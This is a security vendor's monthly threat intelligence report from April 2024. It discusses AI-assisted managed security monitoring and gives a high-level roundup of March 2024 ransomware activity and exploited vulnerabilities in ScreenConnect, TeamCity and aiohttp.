

Threat Intelligence Report

# EQST INSIGHT

2024  
04

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

# Contents

## Headline

AI-based managed security service advancement strategy and development direction -- 1

## Keep up with Ransomware

Play ransomware attack threats on the rise ----- 11

## Research & Technique

Jetbrains TeamCity authentication bypass vulnerability (CVE-2024-27198) ----- 32

# Headline

## AI-based managed security service advancement strategy and development direction

Team Leader, Secudium DevOps Team, Kim Jong-hyun

### ■ Outline



According to the Korea Internet & Security Agency (KISA), the number of infringement incident reports in the first half of last year was 664, up by 40% compared to the same period last year. As the 'Attack Surface' expands due to the acceleration of digital transformation, including increased use of IoT and connected devices, introduction of cloud, and hybrid work models, new vulnerabilities are increasing.

Managed Security Service(MSS) service supports threat monitoring 24 hours a day, 365 days a year. As it requires accurate judgment and quick response to numerous security threats that come our way in real time, it is considered a particularly difficult and arduous task among various cyber security areas. Above all, hackers are attempting attacks in various ways targeting IT assets in unspecified countries, and hacking technology is also becoming more intelligent day by day. So we must say on our toes day and night.



## ■ Difficulty of existing managed security service

There is a fundamental difficulty in the nature of control, i.e., monitoring threats 24 hours a day, 365 days a year. Through this report, we will look at three major difficulties.

Question 1. Are you analyzing all collected/log events?

infosec




Figure 1. Current status of threat events

The figure above is a graph showing the current status of threat events collected and handled by Company A's control center. Approximately 250 million cases are collected daily and 4,600 warnings are generated by the control platform, of which approximately 60 threats are analyzed/responded to according to priority. You may wonder whether the 4,500 or so unanalyzed warnings are truly safe, and whether there are no security threats in the approximately 250 million logs that did not generate warnings.

Question 2. Is the consistency of infringement threat detection/analysis maintained?

Managed security service check raw data from collected logs to determine threats or use Reputation DB or Threat Intelligence such as VirusTotal.




Figure 2. Data used when determining threats

1) What if the raw data is obfuscated and cannot be immediately confirmed, or even if decrypted, it is difficult to judge depending on the difficulty of the technology? 2) If 89 of VirusTotal's 91 analysis engines are normal and only 2 engines are detected as suspicious, should this be considered a threat? Should it be considered normal? 3) Threat Intelligence confirmed it as a C&C IP, but what if the last activity date was 2–3 years ago? Can we judge this as a threat?

Each security controller may make a different judgment regarding the above three matters, and it would be difficult to say that there is a problem with this.

Question 3. How are we responding to new attacks, expanding attack surfaces, new security equipment to detect them, and increasing security logs?




Figure 3. Evolution of cyberattacks and security control

Early simple attacks could be prevented simply by blocking IP through a firewall. When automated tools are used, detection patterns were registered in IDS/IPS/WAF to perform defense, and it was possible to respond to more diverse attack attempts through security log correlation analysis.

For recent malicious file-based attacks, dynamic analysis/T.I(Threat Intelligence). detection, analysis, and response can be performed through APT detection solutions. If so, we need to think about how to respond to advanced/intelligent/hidden attacks using AI in the future.

The vulnerability announced last in 2023 was CVE-2023-24151, and 66 new vulnerabilities were announced daily on average, and security targets are also expanding to Cloud and OT/ICS. Also, to respond to this, new security equipment such as Micro-Segmentation, ASM, and SASE are being expanded as managed security service targets.

Therefore, security service must respond to new threats by analyzing the increasing number of security logs. There are also concerns about whether managed security service can cover everything. An attacker only needs to succeed in one attack, but not a single mistake is allowed to security control.

## ■ AI-based managed security service

So far, we have looked at the limitations of security control. To make up for the limitations, it is important to “quickly analyze, judge, and respond to all collected events in real time” with the help of machines. In particular, if we combine managed security service with AI, we can get help in overcoming many of the limitations of security control.

To summarize the first question asked earlier, “Are you analyzing all collected/log events?” and the third question, “Increase in new attacks,” it could be this question: Is it possible to detect Un-known threats? This is because if the threat is already known, it can be detected through Threat Intelligence by creating a detection pattern or correlation analysis rule. In other words, in order to effectively detect Un-known threats, it is important to monitor whether logs with different characteristics are included in the entire collected logs.




Figure 4. AI-based detection of Un-known threats

AI has an excellent ‘clustering’ function that separates similar items. To achieve this, AI learning and utilization is possible through the following steps.

- Initially, data is collected over a certain period of time and an initial learning model is performed. Labeling is performed for each classified cluster to determine whether it is safe or a threat.
- Then, logs that may become threats are analyzed through Labeling.
- As learning continues, Out-Liners that were not initially included in any cluster are continuously reduced. Afterwards, monitoring can detect/analyze Un-known threats by detecting/analyzing “Labeled threats” and “Out-Liners.”

The second question, “Is consistency in threat detection/analysis maintained?” is about controllers’ judgment of true and false positives. Because threat judgment requires experience, the judgments of new controllers and those of controllers with more than 3 to 4 years of experience may be different.

Where is the judgment based on experience? The previously determined true and false positive results reflect experience. True and false positive detection is basically the same as AI that distinguishes between dogs and cats.

infosec




Figure 5. AI threat judgment detection through data learning

- Secure data for AI learning is the most important. Accurate true and false positive judgment result data is secured and learning is conducted.
- Conduct learning various data to prevent overfitting<sup>1</sup> and underfitting<sup>2</sup>.
- Preparation of Training Data and TEST Data
  - Training Data and Test Data must have the same ratio of true and false positive distributions.
  - Training Data and TEST Data should not have duplicate data..

So far, we have looked at the limitations of managed security service mentioned above and ways to solve them through AI. This was examined from the perspective of threat detection. Actual managed security service involves **tasks such as threat analysis, emergency response, and result reporting** after detection. In particular, we expect that generative AI, which has recently been attracting attention, will be of great help.

<sup>1</sup> Overfitting: A phenomenon in which judgment on new data cannot be made due to excessive optimization for learning data

<sup>2</sup> Underfitting: A phenomenon in which the structure/pattern of data cannot be reflected due to insufficient learning

Generative AI can recognize natural language and perform various actions. In the analysis process, it can perform various inquiries and write codes for verification, and in the response process, it can implement real-time threat response measures in conjunction with SOAR(Security Orchestration, Automation and Response), establish a response strategy, and evaluate the threat level. In addition, it is expected to be able to communicate with customers through Chat, respond to inquiries, and write reports to report results.

infosec





Figure 6. Utilizing AI in security control

SK Shieldus' Secudium Center developed AI for the purpose of minimizing false negative and false positives, and has been operating it by applying it to a platform since June 2022. It performs work automatically using AI for 47% of all detected threats, and for this purpose, 78 million cases of data were used for learning.





So far, we have learned about the difficulties of managed security service work and the advancement strategy and development direction of AI-based security control. When AI is applied to security control, ‘efficiency’ may be the first thing that comes to mind. This is due to expectations that it will be possible to reduce manpower and costs in the control center as AI is utilized.

However, AI is an auxiliary tool that helps controllers perform their work. Even if AI is used, the final decision must be made by the controller. Currently, controllers perform the most repetitive ‘threat positive/false positive judgment’ work. Now these repetitive and simple tasks must be left to AI, and controllers must conduct threat hunting to analyze advanced threats and conduct research on the countless latest threats. Through this, they must make efforts to raise managed security service to a higher level and create a safe cyber world.

SK Shieldus, Korea's No. 1 information security company, provides information managed security service services for safe protection of companies' business environments 24 hours a day, 365 days a year. Through the remote managed security service service, it collects logs and events occurring in various security systems to detect/respond to intelligent cyber threats.

In particular, through the Secudium Center, its own global-level managed security service center, it provides comprehensive managed security service remotely, including installation/connection of corporate security solutions and systems, infringement prevention activities, monitoring and analysis, response, and reporting. By introducing SK Shieldus' security control, you can respond to cyber threats easily and quickly at a reasonable cost without the need for cumbersome procedures such as separate professional manpower or system construction.

SK Shieldus has the largest number of professional managed security service and incident response personnel in the industry. In addition, it has a managed security service framework and its own proven managed security service methodology ISMM. For more information on security control, visit the [website of SK Shieldus](#).

# Keep up with Ransomware

---

## Play ransomware attack threats on the rise

### ■ Overview

In March 2024, the number of damage cases caused by ransomware attacks decreased by about 3% to 405 compared to the previous month (418 cases). The LockBit ransomware group returned after seizure of its infrastructure and demonstrated explosive attack power, but it is showing some signs of slowdown in March. Meanwhile, the BlackCat(Alphv) ransomware group temporarily suspended its activities, and several situations presumed to be an exit scam<sup>3</sup> were detected. In other words, in March, the slight decrease in the number of ransomware attack damage cases compared to the previous month is interpreted to have been influenced by the decreased activity of the LockBit ransomware group and BlackCat(Alphv) ransomware group.

It also became an issue when a user presumed to be a 'notchy' affiliate posted a post on the Russian hacking forum RAMP claiming that he had not received commissions from BlackCat(Alphv). They attacked a healthcare company and received about 350 BTC (approx. KRW 35.2 billion), but the management of the BlackCat(Alphv) group moved all the virtual currency to another address and did not pay the commission to the affiliate. The day after the post was uploaded, the screen of the dark web data leak site was changed to indicate that it had been closed by an international investigative agency. However, it was confirmed that the website had been changed by the BlackCat(Alphv) group, not the investigative agency. Also, the BlackCat(Alphv) group made suspicious movements, e.g., changing the status message of the Tox messenger, one of its communication means, to 'GG' and 'Selling source codes 5kk'. This is a typical sign of an exit scam, and it is presumed that it has since disappeared from dark web sites and forums and has virtually ceased operation.

---

<sup>3</sup> Exit scam: A fraudulent practice of not paying commissions to affiliates or receiving money from ransomware victims and then disappearing without restoring files.

On the other hand, the Play, Medusa, and RansomHub groups increased the number of posts about damage compared to last February, showing more activity than other ransomware groups. First, the Play ransomware group has a history of attacking IT service company Xplain and stealing about 65,000 documents related to the Swiss government.

This incident occurred in May of last year, but the related investigation was completed last month, consuming a significant amount of time, i.e., about 10 months, and resources. It teaches us that damage caused by ransomware attacks is not a one-off event.

In addition, it was confirmed that the Play ransomware group attempted an attack exploiting ConnectWise's ScreenConnect vulnerabilities CVE-2024-1708<sup>4</sup> and CVE-2024-1709<sup>5</sup>. These vulnerabilities are an attack method that has been actively exploited by various ransomware groups such as the LockBit, BlackCat(Alphv), BlackBasta, and Bloody group. Specifically, a ransomware attack is carried out exploiting the 1-day vulnerability<sup>6</sup>. This makes it relatively easy to access an attack target after specifying it. Attack targets are selected by exploiting platforms that help search, monitor, and analyze devices accessible on the Internet, such as Shodan and Censys, to select servers where vulnerabilities exist.

In addition, there were cases of exploiting the CVE-2024-27198 authentication bypass vulnerability and the CVE-2024-27199 directory transversal vulnerability discovered in JetBrains' Teamcity. The Jasmin ransomware, created by the BianLian group and open source, exploited this to perform data takeover and file encryption. It was confirmed that through this vulnerability, it was possible to perform malicious tasks by distributing not only ransomware but also XMRig, a cryptocurrency mining malware, Cobalt Strike, a penetration test tool, and SparkRAT, a backdoor malware.

---

<sup>4</sup> CVE-2024-1708: A directory traversal vulnerability occurring in ConnectWise's ScreenConnect

<sup>5</sup> CVE-2024-1709: An authentication bypass vulnerability in ConnectWise's ScreenConnect

<sup>6</sup> 1-day vulnerability: A patch has been released for the discovered vulnerability, but it has not been applied to the vulnerability yet.

Both the ScreenConnect and Teamcity vulnerabilities mentioned earlier have CVSS<sup>7</sup> scores of 9.8 (CVE-2024-27198), 7.3 (CVE-2024-27199), 8.4 (CVE-2024-1708), and 10.0 (CVE-2024-1709), which are fairly high-level threats. In addition, as most of the exposed servers are operated with vulnerabilities unpatched, quick action is needed if the module and server are still in operation.

Lastly, a tool that can decrypt the Mallox (Fargo) ransomware distributed through MS-SQL database server vulnerability has been released. Although it only supports Mallox ransomware variants distributed between October 2022 and February 2024, excluding the latest version, it appears that damage can be reduced as many versions are supported.

---

<sup>7</sup> CVSS (Common Vulnerability Scoring System): A numerical value indicating the risk of vulnerability to cybersecurity

### Detection of BlackCat(Alphv) Exit Scam

- On Mar 3<sup>rd</sup>, An affiliate user posted on the RAMP forum stating the had not received fees from BlackCat(Alphv).
- Related to the Health Care company attack occurred on Feb 21<sup>st</sup>. Through this attack, BlackCat(Alphv) received 350BTC.
- BlackCat(Alphv) transferred all 350BTC to 8 different wallet addresses without paying the fees.
- BlackCat(Alphv) change their status message on the Tox. (GG → Selling source code 5kk)
- Posting FAKE page to make it appear as if the DLS has been seized by international law enforcement agencies.
- It is suspected that they have ceased operation by disappearing from dark web forums.

### Ransomware groups exploiting vulnerabilities in JetBrains' TeamCity

- CVE-2024-27198, an authentication bypass vulnerability, and CVE-2024-27199, a directory traversal vulnerability.
- Access to TeamCity endpoints through URL manipulation, enabling the creation of Administrators.
- There is a possibility of exploitation as the vulnerabilities were fully disclosed and patched simultaneously on March 4<sup>th</sup>
- Detect evidence that BianLian group and Jasmin ransomware, developed as open source, exploit.
- Various malware (e.g. cryptocurrency-mining malware and backdoor etc.) also exploit Team City.

### Play leaked Swiss Federal Government data through IT Service provider

- Attack occurred in May 2023, and investigations began in August 2023, continuing until March 2024.
- Approximately 65,000 Swiss Federal Government document were leaked and posted on DLS.

### The aiohttp Python library is suspected to be utilized in ransomware attacks

- The aiohttp library, asynchronous HTTP client/server framework, has a directory traversal vulnerability (CVE-2024-23334).
- ShadowSyndicate ransomware attackers were observed scanning vulnerable servers from February to March.
- Patched Version 3.9.2 released on January 28, and PoC exploit code\* was disclosed on GitHub\* on February 27.

\* PoC (Proof of Concept) exploit code: Demonstration source code showing attack using a vulnerability is possible.  
 \* GitHub : Web-based source code version management and collaboration platform.

### Mallox ransomware decryption tool updated

- The decryption method involves key generation, allowing decryption of variants from October 2022 to February.
- Mallox group posted a forum thread urging the creation of a decryption tool for the latest variants.



### Distribution of CryptoWire including the decryption key

- An open-source-based ransomware that was trending in 2018, primarily distributed through phishing emails.
- Autoit-script-based. Embedding the decryption key within the script or transmitting key to the attacker's server.

### Qillin ransomware group hits Big Issue, UK-based publishing and social enterprise

- 550GB of data stolen, including contracts, partner data, financial statements and investment information.
- Big Issue promptly took measures to restrict system access and initiated system recovery procedures.
- They announced that the magazine's publishing and distribution were not affected.

### Rust based variant of the Qillin ransomware has been discovered

- Rust variant of Qillin is distributed to VMware Center\* and ESXi servers using a PowerShell script.
- Utilizing various tools and systems including RMM, Cobalt Strike, PsExec, SecureShell, SYS driver.

\* VMware Center: A service that centrally manages and monitors multiple ESXi hosts and virtual systems.

### KillSec ransomware group launches a new dark web leak site

- Operating on Telegram since October 2023, the ransomware group targeted Romanian police in November 2023.
- In March 2024, they began posting victims on a DLS.

### BlackByte and RA Group ransomware groups resume their operations

- BlackByte resumes activity after 5 months with a renewed DLS and posts a new leak.
- RA Group rebrands to RA World and resumes activity by posting 7 new leaks after 3 months.

### A new ransomware called DoNex emerges from the DarkRace lineage

- The DarkRace ransomware is developed based on the leaked LockBit builder.
- Utilizing ransomware from the DarkRace discovered in May 2023, they post 5 new leaks.

### Medusa hits US #1364 Federal Credit Union

- A financial institution in the U.S offering a variety of financial services. (e.g. loans, investments, savings and cards)
- Suspected to be related to the service disruption on February 21<sup>st</sup>.
- Posted on a dark web leak site on March 7<sup>th</sup>.



Figure 1. Ransomware trends

## Ransomware threats

infosec

